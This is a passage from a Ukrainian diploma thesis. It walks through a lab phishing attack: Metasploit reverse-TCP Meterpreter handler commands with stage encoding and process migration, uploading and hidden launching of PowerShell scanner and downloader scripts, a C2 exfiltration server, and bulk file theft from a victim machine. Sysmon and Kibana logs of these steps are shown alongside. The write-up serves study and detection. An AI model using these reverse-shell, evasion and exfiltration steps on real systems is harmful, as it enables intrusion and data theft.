


Рисунок 3.23 – Вікно шкідливої програми

У момент запуску виконуваного файлу між машиною жертви та атакуючого встановлюється початкове зворотне TCP-з'єднання, у межах якого ініціалізується первинна Meterpreter-сесія. Ця сесія є прямим результатом виконання первинного пейлоаду, вбудованого у виконуваний файл, і підтверджує успішне завершення етапу первинної компрометації системи. Саме на цьому етапі фішингова атака переходить із соціотехнічної фази у технічну, оскільки подальші дії зловмисника більше не потребують активної взаємодії з користувачем.

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (handler.rc) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
resource (handler.rc) > set LPORT 4444
LPORT => 4444
resource (handler.rc) > set ExitOnSession false
ExitOnSession => false
resource (handler.rc) > set EnableStageEncoding true
EnableStageEncoding => true
resource (handler.rc) > set StageEncoder x64/xor_dynamic
StageEncoder => x64/xor_dynamic
resource (handler.rc) > set AutoRunScript post/windows/manage/migrate
AutoRunScript => post/windows/manage/migrate
resource (handler.rc) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.10:4444
msf exploit(multi/handler) > [*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (231839 bytes) to 192.168.1.20
[*] Encoded stage with x64/xor_dynamic
[*] Sending encoded stage (231839 bytes) to 192.168.1.20
[*] Session ID 2 (192.168.1.10:4444 -> 192.168.1.20:64161) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VICTIM (192.168.1.20)
[*] Current server process: svchost.exe (9032)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5308
[*] 192.168.1.20 - Meterpreter session 1 closed. Reason: Died
[*] Successfully migrated into process 5308
[*] Meterpreter session 2 opened (192.168.1.10:4444 -> 192.168.1.20:64161) at 2023-10-10 10:10:10
[*] Meterpreter session 1 is not valid and will be closed

msf exploit(multi/handler) > sessions

Active sessions


```

Id	Name	Type	Information	Connection
2		meterpreter x64/windows	VICTIM\Emma @ VICTIM	192.168.1.10:4444 -> 192.168.1.20:64161 (192.168.1.20)

```
msf exploit(multi/handler) >
```

Рисунок 3.24 – Результат встановлення сесій з жертвою

Після встановлення первинної Meterpreter-сесії автоматично виконується механізм міграції процесу, ініційований засобами керування атакою. Первинний контекст виконання Meterpreter, який працює в межах системного процесу svchost.exe, використовується для створення нового дочірнього процесу (notepad.exe), у який здійснюється інжекція шкідливого коду. Даний підхід дозволяє перенести активну сесію у новий процес виконання, що розглядається як більш стабільний та менш підозрілий з точки зору системного моніторингу.

```

Select Windows PowerShell
PS C:\Users\Emma> tasklist | findstr notepad.exe
notepad.exe           3940 Console           1      12,392 K
PS C:\Users\Emma>

```

Рисунок 3.25 – Перевірка створення нового процесу




Рисунок 3.26 – Перегляд записів у журналі подій

У процесі міграції первинна Meterpreter-сесія тимчасово завершується, після чого ініціалізується нова сесія, що працює вже в межах новоствореного процесу. У середовищі атакувального вузла це може виглядати як наявність двох послідовних Meterpreter-сесій, однак така поведінка є штатною для механізму автоматичної міграції та не свідчить про повторний запуск пейлоаду або помилку виконання.

Первинна сесія в даному сценарії виконує роль тимчасового каналу доступу, необхідного для ініціалізації міграції, тоді як нова сесія забезпечує подальший довготривалий контроль над системою жертви. Завдяки перенесенню виконання у новий процес зменшується ймовірність втрати з'єднання у разі завершення користувацького процесу або зміни умов виконання, що підвищує стійкість атакуючого каналу зв'язку.

```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > resource /home/kali/security_update_project/deploy.rc
[*] Processing /home/kali/security_update_project/deploy.rc for ERB directives.
resource (/home/kali/security_update_project/deploy.rc)> upload /home/kali/scanner_final_version.ps1 C:\\Windows\\Temp\\scanner.ps1
[*] Uploading : /home/kali/scanner_final_version.ps1 → C:\\Windows\\Temp\\scanner.ps1
[*] Uploaded 25.53 KiB of 25.53 KiB (100.0%): /home/kali/scanner_final_version.ps1 → C:\\Windows\\Temp\\scanner.ps1
[*] Completed : /home/kali/scanner_final_version.ps1 → C:\\Windows\\Temp\\scanner.ps1
resource (/home/kali/security_update_project/deploy.rc)> upload /home/kali/downloader_final_version.ps1 C:\\Windows\\Temp\\webdl.ps1
[*] Uploading : /home/kali/downloader_final_version.ps1 → C:\\Windows\\Temp\\webdl.ps1
[*] Uploaded 40.79 KiB of 40.79 KiB (100.0%): /home/kali/downloader_final_version.ps1 → C:\\Windows\\Temp\\webdl.ps1
[*] Completed : /home/kali/downloader_final_version.ps1 → C:\\Windows\\Temp\\webdl.ps1
resource (/home/kali/security_update_project/deploy.rc)> background
[*] Backgrounding session 2...
msf exploit(multi/handler) > |
```

Рисунок 3.27 – Передавання додаткових модулів на машину жертви

Після встановлення стабільної сесії виконується розгортання допоміжних компонентів атаки. На машину жертви передаються два PowerShell-скрипти, які розміщуються у тимчасовому каталозі операційної системи. Такий вибір розташування відповідає типовим практикам реальних атак, оскільки директорія Temp часто використовується для короткотривалого зберігання службових файлів і рідше викликає підозру з боку користувача.

```
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > execute -f powershell -a "-ExecutionPolicy Bypass -WindowStyle Hidden -File C:\\Windows\\Temp\\scanner.ps1"
Process 5092 created.
meterpreter > execute -f powershell -a "-ExecutionPolicy Bypass -WindowStyle Hidden -File C:\\Windows\\Temp\\webdl.ps1"
Process 2220 created.
meterpreter > ps | grep powershell
Filtering on 'powershell'

Process List
-----
PID   PPID  Name           Arch  Session  User           Path
----
2220  1272  powershell.exe x64   1         VICTIM\\Emma   C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
5092  1272  powershell.exe x64   1         VICTIM\\Emma   C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

meterpreter > |
```

Рисунок 3.28 – Запуск шкідливих скриптів на машині жертви

Перший скрипт після запуску здійснює аналіз файлової системи, збирає інформацію про структуру каталогів і доступні файли та передає результати на сервер ексфільтрації. Другий скрипт реалізує механізм взаємодії з інфраструктурою управління та контролю, періодично звертаючись до C2-сервера для отримання інструкцій щодо вибіркового або масового завантаження даних. Запуск обох

скриптів здійснюється в прихованому режимі, що мінімізує видимі ознаки активності в системі.

Процес передавання допоміжних PowerShell-скриптів на машину жертви та їх подальший запуск чітко відображається у журналі подій на сервері логування. За допомогою платформи Kibana фіксуються створення нових процесів PowerShell, параметри їх запуску та часові мітки виконання, що дозволяє корелювати дії атакувальної сторони з відповідними подіями в операційній системі жертви та підтверджує послідовність реалізації сценарію атаки.

log_level	information
message	File created: RuleName: - UtcTime: 2025-12-18 00:36:45.168 ProcessGuid: {C7C3BBD1-4BF7-6943-2001-000000003E00} ProcessId: 1272 Image: C:\Windows\System32\notepad.exe TargetFileName: C:\Windows\Temp\webd1.ps1 CreationUtcTime: 2025-12-17 21:16:27.791 User: VICTIM\Emma
winlog.channel	Microsoft-Windows-Sysmon/Operational
winlog.computer_name	Victim
winlog.event_data.CreationUtcTime	2025-12-17 21:16:27.791
winlog.event_data.Image	C:\Windows\System32\notepad.exe


log_level	information
message	File created: RuleName: - UtcTime: 2025-12-18 00:36:44.928 ProcessGuid: {C7C3BBD1-4BF7-6943-2001-000000003E00} ProcessId: 1272 Image: C:\Windows\System32\notepad.exe TargetFileName: C:\Windows\Temp\scanner.ps1 CreationUtcTime: 2025-12-17 21:16:51.184 User: VICTIM\Emma
winlog.channel	Microsoft-Windows-Sysmon/Operational
winlog.computer_name	Victim
winlog.event_data.CreationUtcTime	2025-12-17 21:16:51.184
winlog.event_data.Image	C:\Windows\System32\notepad.exe

Рисунок 3.29 – 3.30 – Фіксування передачі шкідливих скриптів в журналах подій

message	Process Create: RuleName: - UtcTime: 2025-12-18 00:37:19.176 ProcessGuid: {C7C3BBD1-4C8F-6943-3901-000000003E00} ProcessId: 5092 Image: C:\Windows\System32\WindowsPowerShell\1.0\powershell.exe FileVersion: 10.0.19041.3996 (WinBuild.160101.0800) Description: Windows PowerShell Product: Microsoft® Windows® Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\Temp\scanner.ps1 CurrentDirectory: E:\ User: VICTIM\Emma LogonGuid: {C7C3BBD1-490E-6943-60DB-030000000000} LogonId: 0x3db60 TerminalSessionId: 1 IntegrityLevel: High Hashes: MD5+2E5A8590CF6848968FC23DE3FA1E25F1.SHA256+9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3\IMPHASH+3D08F4848535206D772DE145804FF4B6 ParentProcessGuid: {C7C3BBD1-4BF7-6943-2001-000000003E00} ParentProcessId: 1272 ParentImage: C:\Windows\System32\notepad.exe ParentCommandLine: C:\Windows\System32\notepad.exe ParentUser: VICTIM\Emma
winlog.channel	Microsoft-Windows-Sysmon/Operational
winlog.computer_name	Victim
winlog.event_data.CommandLine	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\Temp\scanner.ps1
winlog.event_data.CommandLine	powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Windows\Temp\webd1.ps1

Рисунок 3.31 – 3.32 – Фіксування запуску шкідливих скриптів в журналах подій

Паралельно з цим на сервері ексфільтрації активується серверна частина, яка приймає результати сканування, обробляє запити клієнтських агентів і фіксує події у журналах. Саме з цього моменту розпочинається основний етап атаки, у межах якого відбувається збір, передавання та аналіз даних, а також централізоване керування діями агентів у скомпрометованій системі.



```
exfil-user@exfil-server: ~  
(flask_env) exfil-user@exfil-server:~$ python3 C2-server_final_script.py  
[2025-12-18 01:55:03.865] [INFO] Created directories: downloaded_files, scan_data, metadata  
  
C2 Web Server with XOR Encryption - Enhanced Version  
Diploma Project - Exfil-Server  
Anastasia Stryk KBm-24-1  
  
Configuration:  
Server: 0.0.0.0:8080  
Encryption: XOR + Base64  
Upload Directory: downloaded_files (downloads only, no JSON)  
Scan Data Directory: scan_data (JSON scans only)  
Metadata Directory: metadata (metadata files only)  
Archives Directory: archives  
Debug Mode: True  
  
Refactored Endpoints:  
POST /receive/file - Unified file upload (encrypted or plain)  
POST /receive/scan - Unified scan data upload  
POST /receive/report - Receive execution reports and status notifications  
GET /queue/commands - Get download commands  
POST /queue/downloads - Queue files for download  
GET /status/downloads - Get download progress  
GET /system/stats - System statistics  
GET /api/statistics/summary - Comprehensive statistics  
POST /system/cleanup - Organize storage directories  
  
Starting server...  
  
===== SYSTEM STATISTICS =====  
[INFO] Downloaded files: 0  
[INFO] Total size: 0.0 MB  
[INFO] Registered hosts: 0  
[INFO] Active hosts: 0  
[INFO] Cleanup operations: 0 successful, 0 failed  
[INFO] Hosts cleaned: 0  
=====
```

Рисунок 3.33 – Активація серверної частини на сервері ексфільтрації

Після встановлення стабільного зв'язку оператор переходить до взаємодії з вебінтерфейсом серверу керування, який виконує роль централізованого пункту управління ексфільтрацією даних. Інтерфейс надає можливість гнучко управляти процесом збору інформації та адаптувати дії залежно від поточного стану системи жертви.

Зокрема, оператор може обрати логічний диск для подальшого аналізу файлової системи. У змодельованому сценарії основна увага зосереджена на диску F:, який містить користувацькі та корпоративні дані.




Рисунок 3.34 – 3.35 – Вебінтерфейс серверу керування

Додатково реалізовано механізм фільтрації файлів за типами (документи, архіви, зображення тощо), а також можливість пошуку за частиною імені файлу, що дозволяє швидко локалізувати цільову інформацію без необхідності повного перегляду всієї файлової структури.




Рисунок 3.36 – Вибір потрібного типу даних




Рисунок 3.37 – Перегляд всіх PDF файлів

Інтерфейс підтримує як масове завантаження всіх виявлених файлів, так і вибірккову ексфільтрацію окремих об’єктів.




Рисунок 3.38 – Вибіркове завантаження файлів

При цьому вибрані файли можуть передаватися як окремо, так і у вигляді стисненого архіву, що дозволяє зменшити кількість мережових запитів і оптимізувати процес передавання даних. Процес завантаження файлів реалізовано через вебінтерфейс С2-сервера та проілюстровано на відповідних рисунках.

Для завантаження даних оператор може скористатися функцією масового вибору файлів, використовуючи опцію **Select All files**, після чого ініціювати передавання за допомогою кнопки **Download Selected**, або ж обрати спрощений варіант – **Download All**, який автоматично формує список доступних файлів. Після цього відкривається окреме діалогове вікно, у якому відображається перелік файлів, обраних для завантаження, а також надається можливість вибору способу передавання у вигляді окремих файлів або одного стисненого архіву.

На першому етапі експерименту було виконано завантаження файлів у розділеному вигляді. Для цього обрано 13 PDF-файлів, після чого система відкрила окреме вікно моніторингу процесу, у якому в режимі реального часу відображався поточний файл, що передається, а також відсоток виконання операції.




Рисунок 3.39 – Можливість вибору методу завантаження файлів




Рисунок 3.40 – Процес завантаження файлів

Після завершення завантаження здійснено перевірку локального каталогу завантажень, у результаті якої підтверджено успішне отримання всіх вибраних файлів.




Рисунок 3.41 – Результат завантаження файлів

На наступному етапі експерименту виконано завантаження повного набору з 54 файлів, цього разу у вигляді одного архіву. Для цього у вебінтерфейсі було обрано логічний диск F: та пункт All files у випадаючому меню, після чого ініційовано завантаження за допомогою кнопки Download All.

